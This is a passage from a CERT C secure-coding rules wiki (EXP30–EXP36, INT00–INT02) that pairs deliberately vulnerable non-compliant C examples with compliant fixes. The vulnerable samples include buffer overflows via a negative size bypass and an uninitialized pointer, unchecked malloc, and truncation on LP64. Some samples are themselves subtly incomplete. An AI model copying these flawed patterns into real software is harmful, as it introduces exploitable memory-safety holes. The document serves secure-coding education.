This non-compliant example demonstrates the incorrect way to declare a triangular array of integers. On a platform with 64-bit integers, the loop will access memory outside the allocated memory section.

```
/* assuming 32-bit pointer, 32-bit integer */
size_t i;
int ** triarray = calloc(100, 4);
if (triarray == NULL) {
  /* handle error */
}

for (i = 0; i < 100; i++) {
   triarray[i] = calloc(i, 4);
   if (triarray[i] == NULL) {
     /* handle error */
   }
}
```

Compliant Solution

The above example can be fixed by replacing the hard-coded value `4` with the size of the type using `sizeof`.

```
size_t i;
int **triarray = calloc(100, sizeof(int *));

if (!triarray) {
   /* handle error */
}

for (i = 0; i < 100; i++) {
   triarray[i] = calloc(i, sizeof(int));
   if (!triarray[i]) {
      /* handle error */
```

```
    }
}
```

Risk Assessment

If non-compliant code is ported to a different platform, it could introduce a buffer or stack overflow vulnerability.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP09-A	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.2.6, "Representations of types," and Section 6.5.3.4, "The sizeof operator"

EXP30-C. Do not depend on order of evaluation between sequence points

This page last changed on Aug 16, 2007 by fwl.

The order in which operands in an expression are evaluated is unspecified in C. The only guarantee is that they will all be completely evaluated at the next *sequence point*.

Evaluation of an expression may produce side effects. At specific points in the execution sequence called *sequence points*, all side effects of previous evaluations have completed, and no side effects of subsequent evaluations have yet taken place.

The following are the sequence points defined by C99:

- The call to a function, after the arguments have been evaluated.
- The end of the first operand of the following operators: && (logical AND); || (logical OR); ? (conditional); , (comma, but see the note below).
- The end of a full declarator.
- The end of a full expression: an initializer; the expression in an expression statement; the controlling expression of a selection statement (if or switch); the controlling expression of a while or do statement; each of the expressions of a for statement; the expression in a return statement.
- Immediately before a library function returns (7.1.4).
- After the actions associated with each formatted input/output function conversion specifier.
- Immediately before and immediately after each call to a comparison function, and also between any call to a comparison function and any movement of the objects passed as arguments to that call.

Note that not all instances of a comma in C code denote a usage of the comma operator. For example, the comma between arguments in a function call is **NOT** the comma operator.

According to C99:

> Between the previous and next sequence point an object can only have its stored value modified once by the evaluation of an expression. Additionally, the prior value can be read only to determine the value to be stored.

This rule means that statements such as

```
i = i + 1;
```

are allowed, while statements like

```
i = i++;
```

are not allowed because they modify the same value twice.

Non-Compliant Code Example

In this example, the order of evaluation of the operands to + is unspecified.

```
a = i + b[++i];
```

If i was equal to 0 before the statement, this statement may result in the following outcome:

```
a = 0 + b[1];
```

Or it may legally result in the following outcome:

```
a = 1 + b[1];
```

As a result, programs cannot safely rely on the order of evaluation of operands between sequence points.

Compliant Solution

These examples are independent of the order of evaluation of the operands and can only be interpreted in one way.

```
++i;
a = i + b[i];
```

Or alternatively:

```
a = i + b[i+1];
++i;
```

Non-Compliant Code Example

Both of these statements violate the rule concerning sequence points stated above, so the behavior of these statements is undefined.

```
i = ++i + 1;  /* an attempt is made to modify the value of i twice between sequence points */
a[i++] = i;   /* an attempt is made to read the value of i other than to determine the value to
be stored */
```

Compliant Solution

These statements are allowed by the standard.

```
i = i + 1;
```

```
a[i] = i;
```

Non-Compliant Code Example

The order of evaluation for function arguments is unspecified.

```
func(i++, i);
```

The call to `func()` has undefined behavior because there's no sequence point between the argument expressions. The first (left) argument modifies `i`. It also reads the value of `i`, but only to determine the new value to be stored in `i`. So far, so good. However, the second (right) argument expression reads the value of `i` between the same pair of sequence points as the first argument, but not to determine the value to be stored in `i`. This additional attempt to read the value of `i` has undefined behavior.

Compliant Solution

This solution is appropriate when the programmer intends for both arguments to `func()` to be equivalent.

```
i++;
func(i, i);
```

This solution is appropriate when the programmer intends for the second argument to be one greater than the first.

```
j = i;
j++;
func(i, j);
```

Risk Assessment

Attempting to modify an object multiple times between sequence points may cause that object to take on an unexpected value. This can lead to unexpected program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP30-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.1.2.3, "Program execution"
[ISO/IEC 9899-1999] Section 6.5, "Expressions"
[ISO/IEC 9899-1999] Annex C, "Sequence points"
[Summit 05] Questions 3.1, 3.2, 3.3, 3.3b, 3.7, 3.8, 3.9, 3.10a, 3.10b, 3.11
[Saks 07]

EXP31-C. Do not modify constant values

This page last changed on Jul 13, 2007 by shaunh.

It is possible to assign the value of a constant object by using a non-constant value, but the resulting behavior is undefined. According to C99 Section 6.7.3, "Type qualifiers," Paragraph 5:

> If an attempt is made to modify an object defined with a `const`-qualified type through use of an lvalue with non-`const`-qualified type, the behavior is undefined.

There are existing (non-compliant) compiler implementations that allow `const`-qualified values to be modified without generating a warning message.

It is also a recommended practice not to cast away a `const` qualification ([EXP05-A. Do not cast away a const qualification]), as this makes it easier to modify a `const`-qualified value without warning.

Non-Compliant Code Example

This non-compliant code example allows a constant value to be modified.

```
char const **cpp;
char *cp;
char const c = 'A';

cpp = &cp; /* constraint violation */
*cpp = &c; /* valid */
*cp = 'B'; /* valid */
```

The first assignment is unsafe because it would allow the valid code that follows to attempt to change the value of the `const` object `c`.

Implementation Specific Details

If `cpp`, `cp`, and `c` are declared as automatic (stack) variables, this example compiles without warning on Microsoft Visual C++ .NET (2003) and on MS Visual Studio 2005. In both cases, the resulting program changes the value of `c`. Version 3.2.2 of the gcc compiler generates a warning but compiles. The resulting program changes the value of `c`.

If `cpp`, `cp`, and `c` are declared with static storage duration, this program terminates abnormally for both MS Visual Studio and gcc Version 3.2.2.

Compliant Solution

The compliant solution depends on the intention of the programmer. If the intention is that the value of `c` is modifiable, then it should not be declared as a constant. If the intention is that the value of `c` is not meant to change, then do not write non-compliant code that attempts to modify it.

Risk Assessment

Modifying constant objects through non-constant references results in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP31-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers," and Section 6.5.16.1, "Simple assignment"

Footnotes

EXP32-C. Do not access a volatile object through a non-volatile reference

This page last changed on Jul 09, 2007 by jsg.

An object that has volatile-qualified type may be modified in ways unknown to the implementation or have other unknown side effects. It is possible to reference a volatile object by using a non-volatile value, but the resulting behavior is undefined. According to C99 Section 6.7.3, "Type qualifiers," Paragraph 5:

> If an attempt is made to refer to an object defined with a volatile-qualified type through use of an lvalue with non-volatile-qualified type, the behavior is undefined.

This also applies to objects that behave as if they were defined with qualified types, such as an object at a memory-mapped input/output address.

Non-Compliant Code Example

In this example, a volatile object is accessed through a non-volatile-qualified reference, resulting in undefined behavior.

```
static volatile int **ipp;
static int *ip;
static volatile int i = 0;

printf("i = %d.\n", i);

ipp = &ip; /* constraint violation */
*ipp = &i; /* valid */
if (*ip != 0) { /* valid */
  /* ... */
}
```

The assignment `ipp = &ip` is unsafe because it would allow the valid code that follows to reference the value of the volatile object `i` through the non-volatile qualified reference `ip`. In this example, the compiler may optimize out the entire if block because it is not possible that `i != 0` if `i` is not volatile.

Implementation Details

This example compiles without warning on Microsoft Visual C++ .NET (2003) and on MS Visual Studio 2005. Version 3.2.2 of the gcc compiler generates a warning but compiles.

Compliant Solution

In this compliant solution, `ip` is declared as volatile.

```
static volatile int **ipp;
static volatile int *ip;
static volatile int i = 0;
```

```
printf("i = %d.\n", i);

ipp = &ip;
*ipp = &i;
if (*ip != 0) {
  /* ... */
}
```

Risk Assessment

Accessing a volatile object through a non-volatile reference can result in undefined, and perhaps unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP32-C	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers," and Section 6.5.16.1, "Simple assignment"

EXP33-C. Do not reference uninitialized variables

This page last changed on Jul 09, 2007 by jsg.

Local, automatic variables can assume *unexpected* values if they are used before they are initialized. C99 specifies "If an object that has automatic storage duration is not initialized explicitly, its value is indeterminate" [ISO/IEC 9899-1999]. In practice, this value defaults to whichever values are currently stored in stack memory. While uninitialized memory often contains zero, this is not guaranteed. Consequently, uninitialized memory can cause a program to behave in an unpredictable or unplanned manner and may provide an avenue for attack.

In most cases compilers warn about uninitialized variables. These warnings should be handled appropriately by the programmer as stated in MSC00-A. Compile cleanly at high warning levels.

Non-Compliant Code Example

In this example, the `set_flag()` function is supposed to set a the variable `sign` to 1 if `number` is positive and -1 if `number` is negative. However, the programmer forgot to account for `number` being 0. If `number` is 0, then `sign` will remain uninitialized. Because `sign` is uninitialized, it assumes whatever value is at that location in the program stack. This may lead to unexpected, incorrect program behavior.

```
void set_flag(int number, int *sign_flag) {
  if (number > 0) {
    *sign_flag = 1;
  }
  else if (number < 0) {
    *sign_flag = -1;
  }
}

void func(int number) {
  int sign;

  set_flag(number,&sign);
  /* ... */

}
```

Implementation Details

Compilers may assume that an when the address of an uninitialized variable is passed to a function, the variable is initialized within that function. Given this, no warnings are generated for the code example above. This is how Microsoft Visual Studio 2005 and GCC version 3.4.4 behave.

Compliant Solution

Correcting this example requires the programmer to determine how `sign` is left uninitialized and then handle that case appropriately. This can be accomplished by accounting for the possibility that `number` can be 0.

```
void set_flag(int number, int *sign_flag) {
  if (number >= 0) { /* account for number being 0 */
    *sign_flag = 1;
  }
  /* number is < 0 */
  else {
    *sign_flag = -1;
  }
}

void func(int number) {
  int sign;

  set_flag(number,&sign);
  /* ... */
}
```

Non-Compliant Code Example

In this example derived from mercy, the programmer mistakenly fails to set the local variable `log` to the `msg` argument in the `log_error` function. When the `sprintf()` call dereferences the `log` pointer, it actually dereferences the address that was supplied in the `username` buffer, which in this case is the address of "password". The `sprintf()` call copies all of the data supplied in "password" until a NULL byte is reached. Because the "password" buffer is larger than `buffer`, a buffer overflow occurs.

```
int do_auth(void) {
  char username[MAX_USER];
  char password[MAX_PASS];

  puts("Please enter your username: ");
  fgets(username, MAX_USER, stdin);
  puts("Please enter your password: ");
  fgets(password, MAX_PASS, stdin);

  if (!strcmp(username, "user") && !strcmp(password, "password")) {
    return 0;
  }
  return -1;
}

void log_error(char *msg) {
  char *err;
  char *log;
  char buffer[24];

  sprintf(buffer, "Error: %s", log);
  printf("%s\n", buffer);
 }

int main(void) {
  if (do_auth() == -1) {
    log_error("Unable to login");
  }
  return 0;
}
```

Compliant Solution

In the compliant solution (which shows only the `log_error` function — everything else is unchanged), `log` is initialized to `msg` as shown below.

```
void log_error(char *msg) {
  char *log = msg;
  char buffer[24];

  sprintf(buffer, "Error: %s", log);

  printf("%s\n", buffer);
}
```

This solution is compliant provided that the null-terminated byte string referenced by `msg` is 17 bytes or less, including the null terminator. A much simpler, less error prone, and better performing solution is shown below:

```
void log_error(char *msg) {
  printf("Error: %s\n", msg);
}

/* ... */
log_error("Unable to login");
/* ... */
```

Risk Assessment

Accessing uninitialized variables generally leads to unexpected program behavior. In some cases these types of flaws may allow the execution of arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP33-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Automated Detection

The Coverity Prevent **UNINIT** checker can find cases of when an uninitialized variable is used before it is initialized, although it *cannot* detect cases of uninitialized members of a `struct`. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

References

[mercy]
[ISO/IEC 9899-1999] Section 6.7.8, "Initialization"
[Halvar]

EXP34-C. Ensure a pointer is valid before dereferencing it

This page last changed on Jun 28, 2007 by hburch.

Attempting to dereference an invalid pointer results in undefined behavior, typically abnormal program termination. Given this, pointers should be checked to make sure they are valid before they are dereferenced.

Non-Compliant Code Example

In this example, `input_str` is copied into dynamically allocated memory referenced by `str`. If `malloc()` fails, it returns a NULL pointer that is assigned to `str`. When `str` is dereferenced in `strcpy()`, the program behaves in an unpredictable manner.

```
/* ... */
size_t size = strlen(input_str);
if (size == SIZE_MAX) { /* test for limit of size_t */
  /* Handle Error */
}
str = malloc(size+1);
strcpy(str, input_str);
/* ... */
free(str);
```

Note that in accordance with rule [MEM35-C. Allocate sufficient memory for an object] the argument supplied to `malloc()` is checked to ensure a numeric overflow does not occur.

Compliant Solution

To correct this error, ensure the pointer returned by `malloc()` is not NULL. In addition to this rule, this should be done in accordance with rule [MEM32-C. Detect and handle critical memory allocation errors].

```
/* ... */
size_t size = strlen(input_str);
if (size == SIZE_MAX) { /* test for limit of size_t */
  /* Handle Error */
}
str = malloc(size+1);
if (str == NULL) {
  /* Handle Allocation Error */
}
strcpy(str, input_str);
/* ... */
free(str);
```

Risk Assessment

Dereferencing an invalid pointer results in undefined behavior, typically abnormal program termination. In some situations, however, dereferencing a null pointer can lead to the execution of arbitrary code [van Sprundel 06, Jack 07]. The indicated severity is for this more severe case; on platforms where it is not possible to exploit a null pointer dereference to execute arbitrary code the actual severity is low.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP34-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Automated Detection

The Coverity Prevent **CHECKED_RETURN**, **NULL_RETURNS**, and **REVERSE_INULL** checkers can all find violations of this rule. The **CHECKED_RETURN** finds instances where a pointer is checked against `NULL`, and then later dereferenced. The **NULL_RETURNS** checker identifies function that can return a `NULL` pointer but are not checked. The **REVERSE_INULL** identifies code that dereferences a pointer and then checks the pointer against `NULL`. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.2.3, "Pointers"
[Jack 07]
[van Sprundel 06]
[Viega 05] Section 5.2.18, "Null-pointer dereference"

EXP35-C. Do not access or modify the result of a function call after a subsequent sequence point

This page last changed on Jul 09, 2007 by jsg.

Do not access or modify the result of a function call after a subsequent sequence point. According to C99 Section 6.5.2.2, "Function calls":

> If an attempt is made to modify the result of a function call or to access it after the next sequence point, the behavior is undefined.

Non-Compliant Code Example

In C, the lifetime of a return value ends at the next sequence point.

```
#include <stdio.h>

struct X { char a[6]; };

struct X addressee() {
  struct X result = { "world" };
  return result;
}

int main(void) {
  printf("Hello, %s!\n", addressee().a);
  return 0;
}
```

This program has undefined behavior because there is a sequence point before `printf()` is called, and `printf()` accesses the result of the call to `addressee()`.

Implementation Details

This code compiles cleanly and runs without error under Microsoft Visual C++ Version 8.0. On gcc version 4.1, the program compiles with a warning when the `-Wall` switch is used and execution on Linux results in a segmentation fault.

Compliant Solution

This compliant solution does not have undefined behavior because the structure returned by the call to `addressee()` is stored is stored as the variable `my_x` before calling the `printf()` function.

```
#include <stdio.h>

struct X { char a[6]; };

struct X addressee() {
  struct X result = { "world" };
```

```
    return result;
  }

  int main(void) {
    struct X my_x = addressee();
    printf("Hello, %s!\n", my_x.a);
    return 0;
  }
```

Risk Assessment

Attempting to access or modify the result of a function call after a subsequent sequence point may result in unexpected and perhaps unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP35-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.2.2, "Function calls"

EXP36-C. Do not cast between pointers to objects or types with differing alignments

This page last changed on Aug 29, 2007 by fwl.

Typically, there are several different possible alignments used for the fundamental types of C. If the C type checking system is overridden by an explicit cast, it is possible the alignment of the underlying object or type may not match up with the object to which it was cast. Therefore, the alignment must always be the same if a pointer is to be cast into another.

Non-compliant Code Example

By definition of C99, a pointer may be cast into and out of `void *` validly. Thus it is possible to silently switch from one type of pointer to another without flagging a compiler warning by first storing or casting the initial pointer to `void *` and then storing or casting it to the final type. In the following non-compliant code, the type checking system is circumvented due to the caveats of `void` pointers.

```
char *loop_ptr;
int *int_ptr;

int *loop_function(void *v_pointer){
  return v_pointer;
}
int_ptr = loop_function(loop_ptr);
```

This example should compile without warning. However, `v_pointer` might be aligned on a 1 byte boundary. Once it is cast to an `int`, some architectures will require it to be on 4 byte boundaries. If `int_ptr` is then later dereferenced, abnormal termination of the program may result.

Compliant Solution

In this compliant solution, the parameter is changed to only accept other `int*` pointers since the input parameter directly influences the output parameter.

```
int *loop_ptr;
int *int_ptr;

int *loopFunction(int *v_pointer) {
  return v_pointer;
}
int_ptr = loopFunction(loop_ptr);
```

Implementation Details

List of common alignments for Microsoft, Borland, and GNU compilers to x86

Type	Alignment
char	1 byte aligned

`short`	2 byte aligned
`int`	4 byte aligned
`float`	4 byte aligned
`double`	8 byte on Windows, 4 byte on Linux

Risk Assessment

Accessing a pointer or an object that is no longer on the correct access boundary can cause a program to crash, give wrong information, or may cause slow pointer accesses (if the architecture does not care about alignment).

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP36-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Bryant 03]
[ISO/IEC 9899-1999:TC2] Section 6.2.5, "Types"

04. Integers (INT)

This page last changed on Aug 15, 2007 by rcs.

Integer values that originate from untrusted sources must be guaranteed correct if they are used in any of the following ways:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- as an argument to a memory allocation function
- in security critical code

Integer values can be invalidated due to exceptional conditions such as overflow, truncation, or sign error leading to exploitable vulnerabilities. Failure to provide proper range checking can also lead to exploitable vulnerabilities.

Recommendations

INT00-A. Understand the data model used by your implementation(s)

INT01-A. Use size_t for all integer values representing the size of an object

INT02-A. Understand integer conversion rules

INT03-A. Use a secure integer library

INT04-A. Enforce limits on integer values originating from untrusted sources

INT05-A. Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs

INT06-A. Use strtol() to convert a string token to an integer

INT07-A. Explicitly specify signed or unsigned for character types

INT08-A. Verify that all integer values are in range

INT09-A. Ensure enumeration constants map to unique values

INT10\-A. Reserved

INT11\-A. Reserved

INT12-A. Do not make assumptions about the type of a bit-field when used in an expression

INT13-A. Do not assume that a right shift operation is implemented as a logical or an arithmetic shift

INT14-A. Distinguish bitmaps from numeric types

INT15-A. Take care when converting from pointer to integer or integer to pointer

Rules

INT30-C. Do not perform certain operations on questionably signed results

INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data

INT32-C. Ensure that integer operations do not result in an overflow

INT33-C. Ensure that division and modulo operations do not result in divide-by-zero errors

INT34\-C. Reserved

INT35-C. Upcast integers before comparing or assigning to a larger integer size

INT36-C. Do not shift a negative number of bits or more bits than exist in the operand

INT37-C. Arguments to character handling functions must be representable as an unsigned char

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**
INT01-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT02-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT03-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
INT04-A	**1** (low)	**2** (probable)	**1** (high)	**P2**	**L3**
INT05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT06-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT08-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
INT09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
INT10-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
INT11-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

INT12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
INT13-A	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**
INT14-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
INT15-A	**1** (low)	**2** (probable)	**1** (high)	**P2**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-C				**P0**	**L3**
INT31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
INT32-C	**3** (high)	**3**(likely)	**1** (high)	**P9**	**L2**
INT33-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
INT34-C				**P0**	**L3**
INT35-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
INT36-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L2**
INT37-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

INT00-A. Understand the data model used by your implementation(s)

This page last changed on Aug 02, 2007 by shaunh.

A *data model* defines the sizes assigned to standard data types. These data models are typically named using a *XXXn* pattern where *X* referes to a C type and *n* refers to a size (typically 32 or 64). ILP64, for example, means that `int`, `long` and pointer types are 64 bits wide, LP32 means that `long` and pointer are 32 bits wide, and LLP64 means that `long long` and pointer are 64 bits wide.

Common data models

Data Type	LP32	ILP32	ILP64	LLP64	LP64
char	8	8	8	8	8
short	16	16	16	16	16
int	16	32	64	32	32
long	32	32	64	32	64
long long				64	
pointer	32	32	64	64	64

The following observations are derived from the Development Tutorial by Marco van de Voort [van de Voort 07]:

- Standard programming model for current (Intel family) PC processors is ILP32.
- One issue with `long` in C was that there are both codebases that expect pointer and `long` to have the same size, while there are also large codebases that expect `int` and long to be the same size. The compability model LLP64 was designed to preserve `long` and `int` compability by introducing a new type to remain compatible with pointer (long long)
- LLP64 is the only data model that defines a size for the `long long` type.
- LP32 is used as model for the win-16 APIs of Windows 3.1.
- Most Unixes use LP64, primarily to conserve memory space compared to ILP64, including: 64-bit Linux, FreeBSD, NetBSD, and OpenBSD.
- Win64 uses the LLP64 model (also known as P64). This model conserves type compability between `long` and `int`, but looses type compability between `long` and pointer types. Any cast between a pointer and an existing type requires modification.
- ILP64 is the easiest model to work with, because it retains compability with the ubiquitous ILP32 model, except specific assumptions that the core types are 32-bit. However this model requires significant memory, and both code and data size significantly increase.

`<limits.h>`

Possibly more important than knowing the number of bits for a given type, one can use macros defined in `<limits.h>` to determine the integral ranges of the standard integer types.

Risk Assessment

Understanding the data model used by your implementation is necessary to avoid making errors about the range of values that can be represented using integer types.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[van de Voort 07]
[Open Group 97]

INT01-A. Use size_t for all integer values representing the size of an object

This page last changed on Jul 10, 2007 by jsg.

The size_t type is the unsigned integer type of the result of the sizeof operator. The underlying representation of variables of type size_t are guaranteed to be of sufficient precision to represent the size of an object. The limit of size_t is specified by the SIZE_MAX macro.

Any variable that is used to represent the size of an object including, but not limited to, integer values used as sizes, indices, loop counters, and lengths should be declared as size_t.

Non-Compliant Code Example

In this example, the dynamically allocated buffer referenced by p will overflow for values of n > INT_MAX.

```
char *copy(size_t n, char *str) {
  int i;
  if(p == NULL) {
    /* Handle malloc failure */
  }
  for ( i = 0; i < n; ++i ) {
    p[i] = *str++;
  }
  p[i] = '\0';
  return p;
}

char *p = copy(SIZE_MAX, argv[1]);
```

If int and size_t are represented by the same number of bits, the loop will execute n times. This is because the comparison i < n is an unsigned comparison. However, once i > INT_MAX, i becomes a negative value (INT_MIN). As soon as it does, the memory location referenced by p[i] is before the start of the memory referenced by p.

Compliant Solution

Declaring i to be of type size_t eliminates the possible integer overflow condition (in this example).

```
char *copy(size_t n, char *str) {
  size_t i;
  char *p = malloc(n);
  if(p == NULL) {
    /* Handle malloc failure */
  }
  for ( i = 0; i < n; ++i ) {
    p[i] = *str++;
  }
  return p;
}

char *p = copy(20, "hi there");
```

Non-Compliant Code Example

This non-compliant code example accepts two arguments (the length of data to copy in `argv[1]` and the actual string data in `argv[2]`). The second string argument is then copied into a fixed size buffer. However, the program checks to make sure that the specified length does not exceed the size of the destination buffer and only copies the specified length using `memcpy()`.

```
#define BUFF_SIZE 10
int main(int argc, char *argv[]){
  int size;
  char buf[BUFF_SIZE];
  size= atoi(argv[1]);
  if (size <= BUFF_SIZE){
    memcpy(buf, argv[2], size);
  }
}
```

Unfortunately, this code is still vulnerable to buffer overflows. The variable `size` is declared as a signed integer which means that it can take on both negative and positive values. The `argv[1]` argument can be a negative value. A negative value provided as a command line argument bypasses the range check `size < BUFF_SIZE`. However, when the value is passed to `memcpy()` it will be interpreted as a very large, unsigned value of type `size_t`.

Compliant Solution

By declaring the variable `size` as `size_t`, the range check on the upper-bound is sufficient to guarantee no buffer overflow will occur, because the lower bound is zero.

```
#define BUFF_SIZE 10
int main(int argc, char *argv[]){
  size_t size;
  char buf[BUFF_SIZE];
  size = atoi(argv[1]);
  if (size <= BUFF_SIZE){
    memcpy(buf, argv[2], size);
  }
}
```

Non-Compliant Code Example

In this non-compliant code example, an integer overflow is specifically checked for by checking if `length + 1 == 0` (that is, integer wrap has occurred). If the test passes, a wrapper to `malloc()` is called to allocate the appropriate data block (this is a common idiom). In a program compiled using an ILP32 compiler, this code runs as expected, but in an LP64 environment an integer overflow can occur, because `length` is now a 64-bit value. Tthe result of the expression, however, is truncated to 32-bits when passed as an argument to `alloc()`, because it takes an `unsigned int` argument.

```
void *alloc(unsigned int blocksize) {
  return malloc(blocksize);
}

int read_counted_string(int fd) {
  unsigned long length;
  unsigned char *data;

  if (read_integer_from_network(fd, &length) < 0) {
    return -1;
  }

  if (length + 1 == 0) {
    /* handle integer overflow */
  }

  data = alloc(length + 1);

  if (read_network_data(fd, data, length) < 0) {
    free(data);
    return -1;
  }

  /* ... */
}
```

Compliant Solution

Declaring both `length` and the `blocksize` argument to `alloc()` as `size_t` eliminates the possibility of truncation.

```
void *alloc(size_t blocksize) {
  return malloc(blocksize);
}

int read_counted_string(int fd) {
  size_t length;
  unsigned char *data;

  if (read_integer_from_network(fd, &length) < 0) {
    return -1;
  }

  if (length + 1 == 0) {
    /* handle integer overflow */
  }

  data = alloc(length + 1);

  if (read_network_data(fd, data, length) < 0) {
    free(data);
    return -1;
  }

  /* ... */
}
```

Risk Assessment

The improper calculation or manipulation of an object's size can result in exploitable vulnerabilities.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT01-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.17, "Common definitions <stddef.h>"
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"

INT02-A. Understand integer conversion rules

This page last changed on Jun 22, 2007 by jpincar.

Type conversions occur explicitly as the result of a cast or implicitly as required by an operation. While conversions are generally required for the correct execution of a program, they can also lead to lost or misinterpreted data.

The C99 standard rules define how C compilers handle conversions. These rules include *integer promotions*, *integer conversion rank*, and the *usual arithmetic conversions*.

Integer Promotions

Integer types smaller than `int` are promoted when an operation is performed on them. If all values of the original type can be represented as an `int`, the value of the smaller type is converted to an `int`; otherwise, it is converted to an `unsigned int`.

Integer promotions are applied as part of the usual arithmetic conversions to certain argument expressions, operands of the unary +, -, and ~ operators, and operands of the shift operators. The following code fragment illustrates the use of integer promotions:

```
char c1, c2;
c1 = c1 + c2;
```

Integer promotions require the promotion of each variable (`c1` and `c2`) to `int` size. The two `int`s are added and the sum truncated to fit into the `char` type.

Integer promotions are performed to avoid arithmetic errors resulting from the overflow of intermediate values. For example:

```
char cresult, c1, c2, c3;
c1 = 100;
c2 = 90;
c3 = -120;
cresult = c1 + c2 + c3;
```

In this example, the value of `c1` is added to the value of `c2`. The sum of these values is then added to the value of `c3` (according to operator precedence rules). The addition of `c1` and `c2` would result in an overflow of the `signed char` type because the result of the operation exceeds the maximum size of `signed char`. Because of integer promotions, however, `c1`, `c2`, and `c3` are each converted to integers and the overall expression is successfully evaluated. The resulting value is then truncated and stored in `cresult`. Because the result is in the range of the `signed char` type, the truncation does not result in lost data.

Integer promotions have a number of interesting consequences. For example, adding two small integer types always results in a value of type `signed int` or `unsigned int`, and the actual operation takes place in this type. Also, applying the bitwise negation operator ~ to an `unsigned char` (on IA-32) results in a negative value of type `signed int` because the value is zero-extended to 32 bits.

Integer Conversion Rank

Every integer type has an integer conversion rank that determines how conversions are performed. The following rules for determining integer conversion rank are defined in C99.

- No two different signed integer types have the same rank, even if they have the same representation.
- The rank of a signed integer type is greater than the rank of any signed integer type with less precision.
- The rank of long long int is greater than the rank of long int, which is greater than the rank of int, which is greater than the rank of short int, which is greater than the rank of signed char.
- The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type, if any.
- The rank of any standard integer type is greater than the rank of any extended integer type with the same width.
- The rank of char is equal to the rank of signed char and unsigned char.
- The rank of any extended signed integer type relative to another extended signed integer type with the same precision is implementation defined but still subject to the other rules for determining the integer conversion rank.
- For all integer types T1, T2, and T3, if T1 has greater rank than T2 and T2 has greater rank than T3, then T1 has greater rank than T3.

The integer conversion rank is used in the usual arithmetic conversions to determine what conversions need to take place to support an operation on mixed integer types.

Usual Arithmetic Conversions

The usual arithmetic conversions are a set of rules that provides a mechanism to yield a common type when both operands of a binary operator are balanced to a common type or the second and third arguments of the conditional operator (? :) are balanced to a common type. Balancing conversions involve two operands of different types, and one or both operands may be converted. Many operators that accept arithmetic operands perform conversions using the usual arithmetic conversions. After integer promotions are performed on both operands, the following rules are applied to the promoted operands.

1. If both operands have the same type, no further conversion is needed.
